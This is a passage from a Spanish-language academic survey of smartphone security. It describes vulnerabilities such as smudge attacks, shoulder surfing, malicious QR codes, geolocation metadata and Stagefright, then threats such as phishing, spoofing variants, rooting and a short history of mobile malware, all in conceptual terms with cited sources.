Otro posible modo de atacar a un smartphone es observando las manchas de grasa que deja el usuario en la superficie de la pantalla, debido al contacto que tiene con los dedos en su uso, con el fin de inferir el patrón que corresponde al código de acceso para desbloquear la pantalla. Según un documento de investigación que presenta un estudio de la factibilidad de este ataque en dispositivos con *Android* [SMUDGES], dado que la mayoría de los *smartphones* tiene una pantalla táctil, un efecto de su uso son los rastros de grasa que deja el usuario que se puede usar para extraer información sensible acerca de lo que ingresa el usuario. Según este estudio, existen tres razones por las que este tipo de ataques representa una amenaza: las manchas persisten en el tiempo, son difíciles de borrar o limpiar cuando el usuario está haciendo otras cosas y su análisis se puede realizar con equipamiento que está al alcance. El estudio de factibilidad que presenta este documento se basa en pruebas que emulan situaciones en que se usa el *smartphone*, en casos en que interfieren con la identificación del patrón y en casos en que ayudan a reconocer el patrón; por ejemplo, se puede extraer el patrón sacando fotos para luego ser analizadas, definiendo las condiciones en las cuales las manchas de grasa en la superficie de la pantalla van a ser fotografiadas: probando varios ángulos de la luz y las fuentes de luz como también varios ángulos de la cámara con respecto a la posición del *smartphone*. Con este método se puede deducir la figura gráfica, dado que los resultados de este estudio apoyan esta suposición:

> *"En uno de los experimentos, el patrón fue parcialmente identificable en el 92% y completamente en el 68% de las configuraciones de la cámara y de la iluminación que fueron puestos a prueba."*

Otro modo de ataque es mediante el espionaje hacia los usuarios físicamente cercanos cuando manejan información privada con el smartphone, como la introducción de una contraseña de una cuenta de usuario, esta técnica es conocida como "shoulder surfing" [MCAFFSH]. Esto sucede cuando un atacante vigila disimuladamente los movimientos que hace un usuario con su pantalla sin que éste se entere; lo que no quiere decir solamente que el atacante espiará volteándose sobre un lado y mirará sobre sus hombros de forma literal, sino que también puede espiar a distancia con binoculares o con un pequeño telescopio. Uno de los objetivos de estos atacantes es capturar información para acceder a una cuenta de usuario ajena, haciéndose pasar por otro. Los espacios públicos donde la gente se junta, como el transporte público, el cine, el ascensor, etc. son ambientes propicios para ser víctima de este ataque, dado que para el atacante es sencillo ver lo que la persona de al lado escribe con el smartphone. Sin embargo, por lo general, el usuario cuando usa un smartphone está concentrado en lo que hace y se

olvida de las personas que lo rodean. Según un estudio [PAPSHOU], el cambio de teclado, de un teclado físico a uno virtual, afectó a los smartphones volviéndolos más susceptibles a este tipo de ataques.

1.5.3.3 Uso de redes desconocidas

Los *smartphones* se conectan frecuentemente a redes externas a la de la organización/hogar para acceder a *Internet*. Con lo cual, algunas de sus funcionalidades se extienden más allá de los límites de las redes confiables (del hogar/empresa), permitiendo a los usuarios llevar su entorno de trabajo o entretenimiento consigo mismo, siempre que se disponga de señal de una red inalámbrica. Sin embargo, estas redes son susceptibles al espionaje, lo que compromete a la información transmitida. Con el hecho de contar con un acceso constante a *Internet* constantemente, deja al *smartphone* con cierto nivel de exposición. Considérese el hecho que los *smartphones* están encendidos casi siempre. Ambos elementos dejan a disposición ocasiones para atacar.

En cuanto a las vulnerabilidades concretas, se pueden mencionar los siguientes puntos:

- Las vulnerabilidades que existen en una red cableada convencional se aplican a las tecnologías inalámbricas [NISTWNS].
- La información sensible que no está encriptada (o que está encriptada con técnicas criptográficas pobres) y que es transmitida entre 2 dispositivos inalámbricos puede ser interceptada y revelada.
- Por lo general, la configuración que viene por defecto de las conexiones a redes, no son apropiadas, lo que hace vulnerable al dispositivo; como por ejemplo algunos smartphones que se arrancan por primera vez, vienen con la conexión *Bluetooth* habilitada.
- La conexión entre el *smartphone* y una *PC* desconocida, que se realiza comúnmente para sincronizar o compartir contenidos (música, imágenes e información de contacto), representa un riesgo porque la PC puede estar infectada con un virus que puede infectar al *smartphone*. O puede comprometer la sincronización, ocasionando una pérdida en la integridad de información en tránsito.
- El usuario debe contar con una aplicación que funcione como *firewall* y otra que funcione como *antivirus*. La ausencia de estas aplicaciones puede representar una vulnerabilidad, esencialmente en entornos hostiles.

1.5.3.4 Uso de contenido no confiable

Los *smartphones* pueden usar contenido no confiable y desconocido que se oculta o trata de engañar al usuario con ciertas técnicas, este contenido puede ser transportado en códigos QR, mensajes SMS, mensajes MMS, links recortados, archivos, entre otros.

Los códigos QR pueden dañar indirectamente al sistema, porque los usuarios no conocen

exactamente lo que contiene hasta que lo escanean y luego entran a un sitio web o ven los datos que representa el código por la pantalla. Por ejemplo, podría forzar al usuario a descargar un *malware* o una aplicación que contiene virus. Además, los códigos QR están diseñados sin incorporar una seguridad sofisticada, o sea posee vulnerabilidades que pueden ser aprovechadas por los atacantes. Cuando un código QR ya es leído y transformado, actúa el software de protección, pero éste está lejos de realizar una prevención eficaz de los incidentes [ENHAQRC].

Cuando un usuario decodifica un código QR a datos legibles por el *smartphone*, estos datos lo pueden dirigir a una trampa. Por ejemplo, un código QR puede contener una URL maliciosa y puede redirigir al usuario a un sitio web falso conocido por el atacante, quien se hace pasar por un responsable autorizado del sitio web [ENHAQRC].

Existe otra forma en que los códigos QR pueden utilizarse con fines maléficos. El código QR en sí (el código sin decodificar) puede representar un riesgo, dado que hay ciertos comandos especiales que invocan al módulo decodificador para realizar tareas de mantenimiento y estos comandos son codificados al estándar QR; una vez que el código QR bien preparado es decodificado, los comandos son ejecutados, causando daños a la información que contiene el *smartphone* y a su sistema operativo.

El contenido de los mensajes SMS puede llegar a ser un elemento sospechoso, como por ejemplo los SMSs del tipo spam o alguna subscripción engañosa a un servicio por SMS. Además, estos mensajes quedan guardados en el *smartphone*, lo que representa un riesgo si un individuo que no es el dueño logra acceder al mismo, se podría violar la privacidad dado que por lo general, éstos mensajes contienen información personal. No hay un control en el contenido de los mensajes SMSs que se envían, cualquiera puede mandar un mensaje a cualquier otro, los únicos 2 requisitos son: que el *smartphone* emisor posea saldo disponible en su cuenta de celular y que tenga a disposición el número de celular al que quiere transmitir un mensaje.

La tecnología SMS forma parte del estándar de la tecnología GSM, la cual forma parte a su vez de las redes de segunda generación (esto fue cuando aparecieron las redes de celulares digitales). Muchos proveedores de telefonía celular todavía usan las redes GSM, las cuales cuentan con varias vulnerabilidades relativas a la tecnología (la parte técnica) [GSMVULN].

Otra forma en que la tecnología SMS queda expuesta, es con los servicios de SMS *Premium*.

> *"Los SMS premium son, por ejemplo, los que se envían a programas de entretenimiento, canales de TV o emisoras de radio para participar de algún concurso o votación. En tanto, los contenidos premium, que se hacen bajo la modalidad suscripción y que suelen llegar por mensaje de texto son horóscopos, noticias, información de celebridades, chistes y trivias de entretenimiento, entre otros. Se trata de servicios prestados por terceros, no por las propias operadoras" [NACICEL].*

Estos servicios generan un recargo en la cuenta telefónica y, a veces, existen trampas para subscribirse a ellos de manera involuntaria. Además, muchos de estos servicios se activan sin la necesidad de mandar la palabra "alta" (como usualmente se hace para subscribirse), incluso navegando o haciendo clic en un banner pueden activar servicios de suscripción.

1.5.3.5 Uso de servicios de ubicación

Por lo general, los *smartphones* cuentan con chips GPS que son capaces de geolocalizar rápidamente al dispositivo. Típicamente cuentan con los llamados servicios de ubicación (*location services*), los cuales son el intermediario entre el GPS y las aplicaciones. Estos servicios se usan ampliamente en aplicaciones relativas a las redes sociales (*FourSquare*, por ejemplo), asistencia geográfica, navegadores web y otros tipos de aplicaciones centradas en las características de los *smartphones*. Por ejemplo, algunas aplicaciones le brindan al usuario un servicio que consisten en acercarle información (sugerencias) de los puntos de venta de un producto, en base a las búsquedas realizadas en el navegador de su *smartphone* y su posición geográfica actual.

No obstante, en el contexto de la seguridad, si no se usa responsablemente este servicio puede incrementar significativamente los riesgos de la privacidad personal [PREGEOS]. Por ejemplo, existen aplicaciones que rastrean al smartphone utilizando los servicios de ubicación para transmitirla a un tercero usando la conexión a Internet [EFFMGPS]. Asimismo, se puede definir que existe un agujero de seguridad en la tecnología de ubicación geográfica que viola la privacidad de la ubicación. Para aclarar y profundizar un poco más este tipo de vulnerabilidad, se propone otro ejemplo [PANDASE]: algunas aplicaciones utilizan la funcionalidad de geolocalizar al *smartphone* para incrustar de forma automática una serie de datos denominado meta-información o meta-data a sus archivos (generalmente son imágenes), esta meta-data contiene información tal como la ubicación geográfica y la hora exacta en que se generó la imagen (una foto, por ejemplo). Entonces, cuando un usuario quiere compartir una foto tomada con su *smartphone* por las redes sociales o aplicaciones de mensajería instantánea, puede revelar información sin el consentimiento del usuario como la posición geográfica y la hora; esto genera un riesgo cuando estas imágenes se comparten públicamente porque los delincuentes pueden saber de forma sencilla cuando está y cuando no está el usuario en su hogar para efectuar un robo, por mencionar un caso; existen otros casos en que se puede usar maliciosamente estos datos que persiguen distintos fines como: ganancia económica, acoso físico y para obtener evidencia legal [PREGEOS]. Concluyendo, los datos de geolocalización pueden utilizarse para inferir detalladamente las actividades del usuario, o también para rastrear y predecir los movimientos de rutina que realiza el usuario [PREGEOS].

También es posible ubicar a un dispositivo basándose en su conexión a *Internet*, a través del rango de la dirección IP o el punto de acceso *Wi-Fi*, pero éstas son conocidas en el entorno de las *PCs*, por eso no se las va a detallar.

1.5.3.6 Falta de concientización en el usuario

Hay varios factores que afectan la seguridad de la información, uno de los principales es el factor humano en sí, como la concientización y la negligencia por parte de los usuarios [IJSRMOB]. El descuido de la seguridad en el smartphone por parte del usuario puede producir daños en su imagen, un caso concreto que se puede mencionar es aquel en que cientos de imágenes íntimas de celebridades fueron filtradas y expuestas públicamente, supuestamente después de que haya sido hackeado el servicio *iCloud* de *Apple* [COMPNUD]. El servicio *iCloud* de *Apple* está diseñado para permitir a los usuarios de *iPhone*, *iPad* y *Mac* sincronizar sus imágenes, configuraciones, información del calendario y otros datos entre dispositivos. En este caso de filtración de información, se puede resaltar la falta de prevención y educación del usuario en el uso del *smartphone*.

Según un estudio hecho en Septiembre del 2014 [COMPWEE], más de la mitad de los usuarios de móviles desconocen que los *hackers* pueden tomar el control de sus smartphones. En este estudio se realizó una encuesta, se encontró que el 62% de los usuarios no sabían que los *hackers* podrían acceder a las cámaras de sus *smartphones*, luego un 30% admitió que dejaba documentos confidenciales disponibles desde sus *smartphones*. Sólo el 20% de los usuarios de *smartphones* afirmó que son conscientes del riesgo de *hacking*. Además, la encuesta reveló que más del 80% de las personas nunca apagan sus *smartphones* y muchos no son conscientes de que los *hackers* podrían tener acceso a los archivos y fotos personales guardados en sus *smartphones*. En este caso, se puede hacer énfasis en la ignorancia de los riesgos por parte del usuario.

Otra muestra de la falta de consciencia, sucede cuando algunos usuarios no conocen las principales opciones de configuración relacionadas a la seguridad y dejan las opciones que vienen de fábrica. En el caso de los usuarios adolescentes, la mayoría de ellos suben información personal a las redes sociales, como *Facebook*, sin tener en cuenta los riesgos que implica. Por lo general ellos están mas expuestos a los riesgos de estar siempre conectados porque usan las aplicaciones de las redes sociales como una plataforma para auto-expresarse y como una manera de lograr la aceptación de sus compañeros [TIMESOC].

Según un estudio acerca de la consciencia de los usuarios en materia de seguridad [SMARAWA], por lo general, los modelos de seguridad de las plataformas móviles delegan a los usuarios en la toma de decisiones relativas a la seguridad, cuando descargan una aplicación de los repositorios oficiales. Hay varias formas de delegar: desde una simple autorización al acceso a unos recursos protegidos hasta la autorización que debe realizar el usuario para deducir si una aplicación puede afectar su seguridad y privacidad. Otra de las conclusiones que se obtiene de este estudio, es que la consciencia del usuario no está a la altura de las expectativas de los modelos de seguridad de los *smartphones*. Es más, estos resultados obtenidos sugieren que los usuarios no están preparados adecuadamente para tomar decisiones de seguridad apropiadas.

1.5.3.7 Defectos del sistema

Es casi imposible detectar y corregir todos los defectos de *hardware* y *software* de los *smartphones*. Algunos defectos de disconformidad se pueden descubrir rápidamente, pero la mayoría de los defectos no se pueden descubrir hasta después de que pase un cierto tiempo prolongado [GLOBJOU]. Si se descubren, son difíciles de remediar (esto conlleva un tiempo hasta que llegue al usuario), especialmente los defectos de *hardware*. Los defectos del sistema pueden causar anomalías y disfunciones en los *smartphones*. Por otra parte, las personas malintencionadas (por ejemplo, *hackers*) generalmente se aprovechan de estos defectos del sistema existentes para iniciar ataques y poner en peligro los sistemas de los *smartphones*.

En el mes de Septiembre del 2015, se habló mucho (e incluso se sigue hablando) de un *malware* que prueba la existencia de una vulnerabilidad en *Android*. Causó mucho alboroto en el mundo de los smartphones que usan *Android*, incluso pánico, la vulnerabilidad se llama *Stagefright* y se volvió popular la noticia porque se estima que en ese momento afectaba al 95% de los *smartphones* con *Android*, se estima que son 950 millones de *smartphone* [ZIMPSTA]. Este *malware* fue expuesto en importantes conferencias de seguridad como *BlackHat* y *DEF CON* del corriente año, con éste se trata de demostrar que se puede explotar una vulnerabilidad con el envío de un video bien preparado por distintos medios; algo llamativo es que se puede lograr la infección sin el consentimiento de la víctima (no necesita ejecutar nada, ni hacer nada): solo se necesita el número del celular de la víctima para enviar por MMS un video especialmente diseñado, que tiene la finalidad de ganar privilegios de ejecución de forma remota. Además, existe la posibilidad de limpiar los rastros de infección para que el usuario no se dé cuenta; a parte, el usuario no debe realizar ninguna acción para que el malware actúe. Esta vulnerabilidad fue descubierta por la empresa *Zimperium* y está resuelta (*Google* ya publicó los parches), lo que requiere que los *smartphones* actualicen sus sistemas con la aplicación de un parche de seguridad. Esto necesita de cierto tiempo para que los fabricantes actualicen los nuevos equipos y actualicen los equipos que ya están circulando.

1.5.4 Amenazas

> *"Las amenazas son acciones por adversarios que intentan explotar vulnerabilidades para dañar los recursos" [COMPSEC]*

Esta acepción de amenaza se asimila a la de ataque, según otra fuente bibliográfica.

> *"Un humano que explota una vulnerabilidad perpetra un ataque sobre el sistema. Un ataque también puede ser iniciado por otro sistema" [SECINCO]*

Tanto smartphones, como computadoras, son objetivos de ataques. Estos ataques aprovechan las debilidades de los *smartphones* que usan como vectores de ataque a los mensajes de texto, mensajes multimedia, redes de celulares y *Wi-Fi*. También hay ataques que explotan las vulnerabilidades del software relativo al *browser* y sistema operativo. Finalmente, hay formas de software malicioso que se basan en el conocimiento débil del usuario promedio.

En el caso de esta sección, se pretende dar un enfoque técnico y menos abstracto que en la exposición de las vulnerabilidades. En las vulnerabilidades se presentaron los agujeros de seguridad, acá se presentan algunas formas que existen para aprovecharlas (explotarlas) con fines maléficos, ya sea para ganar dinero, difamar a una persona (u organización), robar la identidad o revelar información confidencial (invasión de la privacidad). Se presentan los ataques dentro de las amenazas.

Lo que sigue es identificar las amenazas más relevantes, para tener en cuenta qué agentes o eventos externos se deben contrarrestar.

1.5.4.1 Ingeniería social

La ingeniería social es un ataque muy conocido en el entorno de la PC, no usa aspectos técnicos para atacar un sistema, en vez de éso apunta al usuario y sus capacidades de tomar decisiones. Este método intenta manipular al usuario, de forma tal que al final, terminará ayudando al atacante para ejecutar su ataque. Esto se puede realizar con la falsificación de información, para que el usuario asuma que el atacante es una persona autorizada y de confianza que puede recibir cierta información confidencial, como un administrador.

En *Android* se puede enviar una aplicación por *e-mail* (entre otros medios) con un mensaje engañoso (diciendo que es una actualización de *GMail*, por ejemplo); cuando el usuario procede a instalar la aplicación, recibe una lista con los permisos que necesita, esto puede llegar a servir para tener una idea de lo que realmente hace la aplicación y así poder sospechar del origen de la aplicación. A diferencia del entorno de PC, que generalmente se usa un *antivirus* o *antimalwares* para escanear el contenido del *e-mail*.

1.5.4.2 Aplicación de rooting y jailbreaking

Ambas técnicas sirven para liberar al smartphone de las restricciones de seguridad impuestas por el fabricante, con el fin de que el usuario obtenga control total del smartphone [SEGPRAC]. Si se aplica *jailbreak* a un iPhone, o se aplica *rooting* a un *smartphone* con *Android*, se estará obteniendo permisos de superusuario o de administrador, algo que el fabricante bloquea por varias razones comerciales, pero también para mantener la seguridad del dispositivo. Esta técnica le dan al usuario acceso a muchas características interesantes que no podrían obtenerse de otra manera. Como por ejemplo, en las versiones más viejas de *iOS* no se podía instalar un teclado fabricado por terceros, sólo se podía usar el que viene por defecto en el dispositivo, a menos que se hiciera *jailbreak*; pero esta característica ha cambiado con la introducción de *iOS* 8

[BLOGTHI]. En *Android*, cuando se "*rootea*" un *smartphone* frecuentemente se aprovecha las vulnerabilidades conocidas en el sistema operativo para deshabilitar los controles de seguridad que evitan que los usuarios y aplicaciones ejecuten acciones comprometedoras como la ejecución de comandos privilegiados, la interacción con el *hardware* a bajo nivel, la modificación y borrado de archivos del sistema necesarios, la desinstalación de aplicaciones que vienen por defecto con el sistema operativo. Por ejemplo, cuando se tiene un dispositivo *Android* "*rooteado*", se podrá darle permisos de administrador a cualquier aplicación, rompiendo el modelo *sandbox* (término que se explicará en el capítulo 3); este modo de operación permitirá que cualquier aplicación pueda desinstalar otra/s aplicación/es, y por lo tanto, podrá revocar sus permisos, actuando de forma maliciosa (quizás involuntariamente).

En realidad, lo ideal que se puede hacer para mantener la seguridad del smartphone frente a ataques maliciosos, es reducir los privilegios que tienen las cuentas de usuario. Esto es lo que se conoce como el Principio del Mínimo Privilegio. Porque si se tiene permisos de administrador, cualquier ataque lo suficientemente especializado tendrá el mismo acceso que la cuenta del usuario, y por lo tanto el control total para hacer lo que quiera con sus datos. En fin, los hacen más susceptibles a los ataques maliciosos. Al llevar a cabo los procedimientos para desbloquear un *smartphone*, inmediatamente se pierde la garantía del fabricante.

Para la mayoría de los usuarios, los beneficios no son tan grandes y el riesgo es considerable. Es probable que en los dispositivos con *iOS*, el beneficio sea mayor que en otras plataformas, dadas las restricciones impuestas por *Apple*.

1.5.4.3 Phishing

En términos generales, cuando se emplea la técnica de *phishing*, un criminal le hace llegar un mensaje tramposo al usuario de un sistema, incitándolo a que comparta información sensible o a que instalen un *malware* en su sistema, por lo general están dirigidos a los usuarios descuidados; los autores de estos delitos se enfocan en el uso de técnicas sociales en vez de usar mecanismos más técnicos y relacionados con la tecnología [STATPHI]. Usualmente este ataque se realiza vía *e-mail* con un remitente falso, aplicando *spoofing* [SPOOPHI], y empleando ingeniería social para manipular las decisiones del usuario, de esta forma las víctimas creen que estos mensajes pertenecen a una entidad confiable y son engañadas. Los criminales usan el *phishing* para llegar a los usuarios, por medio de ellos llegan a los sistemas cuando creen en el mensaje fraudulento. Con el uso de *phishing* se puede llegar a eludir sutilmente muchas medidas de seguridad de una organización (*firewalls*, *software* de encriptación, certificados, mecanismos de autenticación de 2 pasos, etc.).

En el entorno móvil, el atacante usa frecuentemente los mensajes *SMS* como medio de transporte de enlaces *web* que apuntan a aplicaciones listas para descargar o apuntan a páginas *web* de *phishing* que exigen credenciales personales. El ataque también puede realizarse de la forma tradicional, mediante *e-mails* cargados en el navegador *web* del

smartphone. Existen algunas variantes de *phishing* para *smartphones* o celulares convencionales (*feature phones*), como el *phishing* mediante llamadas de voz ("*vishing*") y mediante el envío de mensajes *SMS*/*MMS* ("*smishing*") [CERTTHR]. Incluso se puede usar como medio a los *marketplaces*, a este último se los llama application *phishing*; un ejemplo concreto de este tipo de *phishing*, es la aplicación "*09Droid*" que fue subida al *marketplace* oficial de *Android* e intentaba obtener credenciales bancarias de los usuarios [MOBIPHI]. Con respecto a las consecuencias que acarrea el *phishing*, puede darse el caso en que los usuarios puedan ser engañados recibiendo cargos fraudulentos en la cuenta del celular, por ejemplo cuando un usuario recibe un mensaje de *SMS* tramposo que promete algún beneficio económico a cambio de una subscripción por *SMS* a cierto servicio.

En comparación con los usuarios de *PCs* tradicionales, los usuarios de *smartphones* son más vulnerables a los ataques de *phishing* (al menos, 3 veces) [MOBIPHI], ésto se puede deber a las siguientes causas que distinguen estos ataques en los *smartphones*:

- Dado que la pantalla del *smartphone* es chica, para un usuario es bastante difícil comprobar si una página es legítima. A menudo, en los navegadores móviles no se pueden ver las direcciones reales que apuntan los enlaces *web*, como tampoco las direcciones *URL* en la barra de direcciones.
- Los usuarios de *smartphones* son menos conscientes de las opciones de seguridad que tienen a disposición para detener o prevenir los ataques de *phishing*.
- La mayoría de las aplicaciones legítimas cuentan con interfaces gráficas simples y requieren que los usuarios introduzcan sus credenciales. Esto simplifica el trabajo de un atacante en el desarrollo de aplicaciones falsas o sitios *web* modestos que imitan a los legítimos. A veces, las empresas construyen un sitio *web* para móviles con una apariencia sencilla para que sea cómodo de usar en una pantalla chica de un *smartphone*; sin embargo, esta decisión de diseño acarrea problemas porque muchos usuarios no son capaces de discernir si están navegando en un sitio *web* oficial.
- Encuestas revelan que el 40% de los usuarios de *smartphones* introducen sus contraseñas en sus equipos al menos una vez.
- Por lo general, los usuarios descargan e instalan aplicaciones y no se fijan si es una copia de la aplicación legítima.

1.5.4.4 Spoofing

En términos generales, un atacante crea un entorno que finge ser el real para engañar a una víctima. Dentro de este entorno, la víctima elige realizar una acción contraproducente sin notar lo que realmente está haciendo. O sea, el atacante elabora un entorno falso, pero convincente a la vez; está especialmente diseñado para aparentar algo real ante la víctima, la cual hace algo que sería apropiado si este entorno fuese real. Pero las actividades que parecen ser razonables dentro del entorno falso pueden tener efectos

perjudiciales para la víctima en el ámbito real [WEBSPOO]. Usualmente se aplica esta técnica en el envío de *e-mails*, que consiste en la creación de mensajes de correo electrónico con una dirección de remitente falsa.

En el contexto de las redes de computadoras, la amenaza del *spoofing* consiste básicamente en que un individuo, desde un *host* de una red (un atacante), manipula la tecnología de red para hacerse pasar por otro *host* de la misma red (plagia la identidad de otro *host*). Esta técnica no se la usa con fines constructivos o legales [SPOOVER], se la usa por deporte, para el robo, por venganza o algún otro objetivo malicioso. Como se mencionó al principio de esta sección, la víctima es engañada con la suplantación del entorno real por uno ficticio; extrapolando esto al contexto de las redes de computadoras, un host atacante finge ser el *host* real, o sea que el *host* atacante usa la confianza que se estableció con el *host* original.

Entonces, en el escenario del *spoofing* hay tres actores: un atacante, un atacado y un host reemplazado; este último tiene cierta relación de confianza con el *host* atacado. Para llevar a cabo esta técnica, se necesitan realizar 2 tareas: por un lado, establecer una comunicación falsificada con el *host* objetivo, y por otro lado, evitar que el *host* reemplazado interfiera en el ataque.

Existen varios métodos y tipos de *spoofing*, se describirán brevemente en qué consisten algunos de ellos para tener un panorama del tema [SPOOVER].

- *IP Spoofing*: en este caso, el atacante envía paquetes a un *host* víctima con una dirección *IP* fuente que indica que provienen de un *host* de confianza, y de esta forma, gana acceso no autorizado a un *host*. Esto sucede porque los sistemas tienden a agrupar y catalogar a otros sistemas externos como "sistemas de confianza". También se puede usar para ocultar la identidad del emisor.
- *ARP Spoofing*: consiste en la construcción de tramas *ARP* falsificadas para forzar a un determinado *host* (dentro de una red local) a que envíe los paquetes a otro *host* (un atacante) en lugar de hacerlo a su destino original. Esta técnica también se denomina *ARP poisoning*. Hay programas que automatizan el proceso de *ARP spoofing*, como la aplicación *Ettercap* que tiene la capacidad de falsificar paquetes *ARP*, para luego redirigir la trasmisión, interceptar paquetes y ejecutar algún tipo de ataque *man-in-the-middle*.
- *Web Spoofing*: es un ataque que le permite a un usuario (atacante) visualizar y modificar cualquier página *web* que otro usuario (víctima) solicite usando un navegador *web*. Con este ataque se puede observar cualquier información que introduce la víctima en los formularios de las páginas *web*, lo que deja expuesto a la víctima dado que estos formularios pueden contener información privada como direcciones de *e-mail*, números de tarjeta de crédito, números de cuentas bancarias, contraseñas, etc.
- *DNS Spoofing*: consiste en la adulteración de la respuesta (una dirección *IP*) de un servidor *DNS* cuando recibe una consulta de resolución de nombre; o sea, el

servidor *DNS* resuelve un nombre *DNS* con una dirección *IP* falsa, o puede ser al revés, resuelve una dirección *IP* con un nombre falso.

En la actualidad, el *spoofing* sigue siendo una amenaza latente para usuarios y organizaciones. Por ejemplo, el *web spoofing* puede ser utilizado por redes criminales, en donde los estafadores tienen un sitio *web* propio con un aspecto totalmente real, con el fin de ganarse la confianza de las víctimas, imitando el dominio y aspecto del sitio *web* de una empresa existente para ganar dinero ilícitamente (por ejemplo, estafas mediante ventas de productos). Para seducir a las víctimas también pueden ofrecer un argumento para satisfacerlos, por ejemplo, el reembolso de un producto que compraron en su sitio *web* fraudulento (si no les encantó dicho producto) [MADPRES].

Este ataque es conocido en el entorno de las *PCs* y se lo puede trasladar al ámbito móvil en donde existen otras variantes: *SMS Spoofing* y *Caller ID Spoofing*.

SMS Spoofing es una técnica que se usa para alterar el nombre o el número del remitente que aparecerá en un mensaje *SMS* cuando llegue al dispositivo destino. Esta técnica se la usa para cometer actos ilícitos, como por ejemplo, el envío de mensajes *SMS* que piden información confidencial (como el *PIN* de una tarjeta de crédito) y llevan un remitente perteneciente a una entidad bancaria conocida. Sin embargo, también se usa el *SMS Spoofing* de forma lícita, como sucede en las empresas que la usan para promocionar sus productos [SMSSPOO].

Caller ID Spoofing consiste en ocultar la identidad del celular (o teléfono) con la falsificación del texto o número que aparece en la pantalla del celular al que llama (destinatario), este número o texto permite identificar el celular que llama (*caller ID*). Esta técnica puede ser utilizado en actividades fraudulentas o ventas ilegales [CONSCOM].

También existe *URL Spoofing*, que es el proceso de crear una dirección *URL* falsa que aparenta apuntar a un sitio *web* legítimo y seguro, porque se ve exactamente igual a la dirección *URL* original y segura, pero en realidad está redirigiendo todo el tráfico a otro sitio *web* con fines maliciosos [SECSUPE]. Es usado para realizar actividades ilícitas como robo de identidad, *phishing* y varias estafas. Una variante del *URL Spoofing* consiste en que el atacante no sólo crea una *URL* falsa, sino que también desarrolla un sitio *web* que se ve exactamente como el sitio *web* original el cual pide que se ingrese información sensible como nombre de usuario, contraseñas, número de un tarjeta de crédito o cualquier otro dato que el atacante quiera obtener en base a la *URL* comprometida.

Por ejemplo, la técnica de *URL Spoofing* se puede aplicar con la explotación de *bugs* de un navegador *web*. Esto sucedió con una vulnerabilidad para los navegadores *Mobile Safari* en el sistema operativo para móviles de *Apple*, *iOS* 5.1. Esta vulnerabilidad fue publicada en el año 2012, consistía en mostrar la *URL* de un sitio *web* mientras se carga otro en *Mobile Safari*, lo que permite engañar a los usuarios para que visiten un sitio *web* malicioso [IOSSPOO].

1.5.4.5 Ataques por malwares

El *malware* es una de las amenazas móviles más letales en la seguridad móvil. El *malware* móvil es cualquier virus u otro tipo de *software* malicioso que apunta específicamente a los dispositivos móviles para dañarlos [MOBIMAL]. Las variantes comunes de ellos son troyanos, virus, *spyware*, etc. El *malware* móvil puede utilizarse para [USOMOVI]: robar información personal, espiar la actividad del usuario, enviar *SMS premium* (genera un gasto al usuario), obtener control de forma remota, realizar actividades destructivas, enviar mensajes como *spam* por SMS o e-mail, etc.

Algunos *malwares* son *spyware*, caballos de troya y *adware*. *Spyware* es el software que espía dentro del dispositivo; puede recopilar información del historial del navegador web, por ejemplo, mensajes SMS, correo electrónico, nombres de usuario y contraseñas, comprobantes de pago de facturas e información de una tarjeta de crédito. El *spyware* es similar a un virus, puede instalarse cuando los usuarios abren un enlace de mensajería SMS o un archivo adjunto de correo electrónico que tiene el *software* malicioso. Los caballos de troya o troyanos se disfrazan de aplicaciones que aparentan ser legítimas e inofensivas, pero que al ejecutarlo, le brinda a un atacante acceso remoto al equipo infectado. En el caso del *adware*, muestra publicidad al usuario durante su instalación o uso para generar ganancias económicas a sus autores.

Según el reporte anual publicado el 2015 de Symantec hecho para ITU, a partir del 2014, Symantec ha identificado más de mil millones de aplicaciones que se clasifican como *malware*. Esto incluye 46 nuevas familias de *malware* para *Android* en 2014. Además, hay quizás hasta 2,3 millones de aplicaciones de tipo "*grayware*" que, aunque técnicamente no son clasificados como *malware*, muestran un comportamiento indeseable, como por ejemplo el bombardeo con publicidad [SYMAITU]. Según este informe, en los últimos años se notó una disminución en la cantidad de familias de *malwares* detectadas, lo que no significa que dentro de unos años el problema se vaya a acabar, sino que la tasa de innovación está bajando. Una razón posible a este fenómeno es que el *malware* existente es suficientemente eficaz y hay una demanda menos demanda de *software* nuevo. Siguiendo con este informe, las vulnerabilidades encontradas en el año 2014, según el sistema operativo, son: en *iOS* es del 84%, en *Android* es del 11%.

Por lo general, en *Android*, el esquema de ataque es siempre el mismo. Cada *malware* sigue el siguiente esquema: usualmente consigue llegar al *smartphone* por ingeniería social o enmascarándose (caballo de troya) como una aplicación legítima y luego envía datos a un servidor maestro o realiza llamadas a números de teléfono premium (aquellos que tienen recargo).

A continuación se mostrarán los hitos históricos en el ámbito del *malware* móvil [FORTINE].

Se dice que el primer gusano que apareció en el entorno móvil fue uno llamado *Cabir*, desarrollado en el 2004. Afectaba a equipos que corrían *Symbian OS*, como el modelo *Nokia Series 60.* Este gusano se propagaba a otros dispositivos tales como teléfonos,

impresoras y consolas de juegos mediante *Bluetooth* y no producía mucho daño dado que solo mostraba un mensaje que decía "Caribe" cada vez que se encendía el celular.

En el año 2004 apareció otro gusano llamado *CommWarrior* que también afectaba a *Symbian OS*, el cual se propagaba por *Bluetooth* y MMS (mensajes multimedia), se calcula que este virus infectó a más de 115000 dispositivos. Además, *CommWarrior* introdujo un aspecto que fue una novedad en ese momento: provocaba un perjuicio económico al usuario del dispositivo por el envío de cada MMS.

En el año 2006 apareció un troyano llamado *RedBrowser* que afectaba a las plataformas *Java 2 Micro Edition* (J2ME). A través de esta plataforma les permitía afectar a un gran número de celulares con diferentes sistemas operativos. El troyano se ocultaba usando una fachada de una aplicación con utilidad en el ámbito de la navegación web por WAP (*Wireless Application Protocol*). El objetivo de este troyano se centraba en el envío de *SMS Premium* para que los desarrolladores obtengan una ganancia financiera.

En los años 2007-2008 hubo un incremento en el número de malwares que accedía a servicios *premium* sin el consentimiento del usuario. Aunque la evolución de las amenazas a móviles se estancó.

En el año 2010, se notó un incremento en el desarrollo de *malware* hasta llegar a niveles considerables, a partir de organizaciones cibercriminales que aprovechaban las posibilidades de hacer dinero de esta forma. En este año se introdujo el primer *malware* porteado del entorno de las aplicaciones de escritorio, llamado *Zitmo*, el cual era una extensión de *Zeus* (un troyano bancario para entornos de aplicaciones de escritorio). *Zbot* (*Zeus*) es usado en tandem con *Zitmo*: con el primero se roba el nombre de usuario y la contraseña para entrar al sistema bancario desde la computadora infectada, el segundo se utiliza durante una transferencia de dinero, tomando el control y reenviando el código TAN (*transaction authorization code*) a los cibercriminales [ZITMOAN].

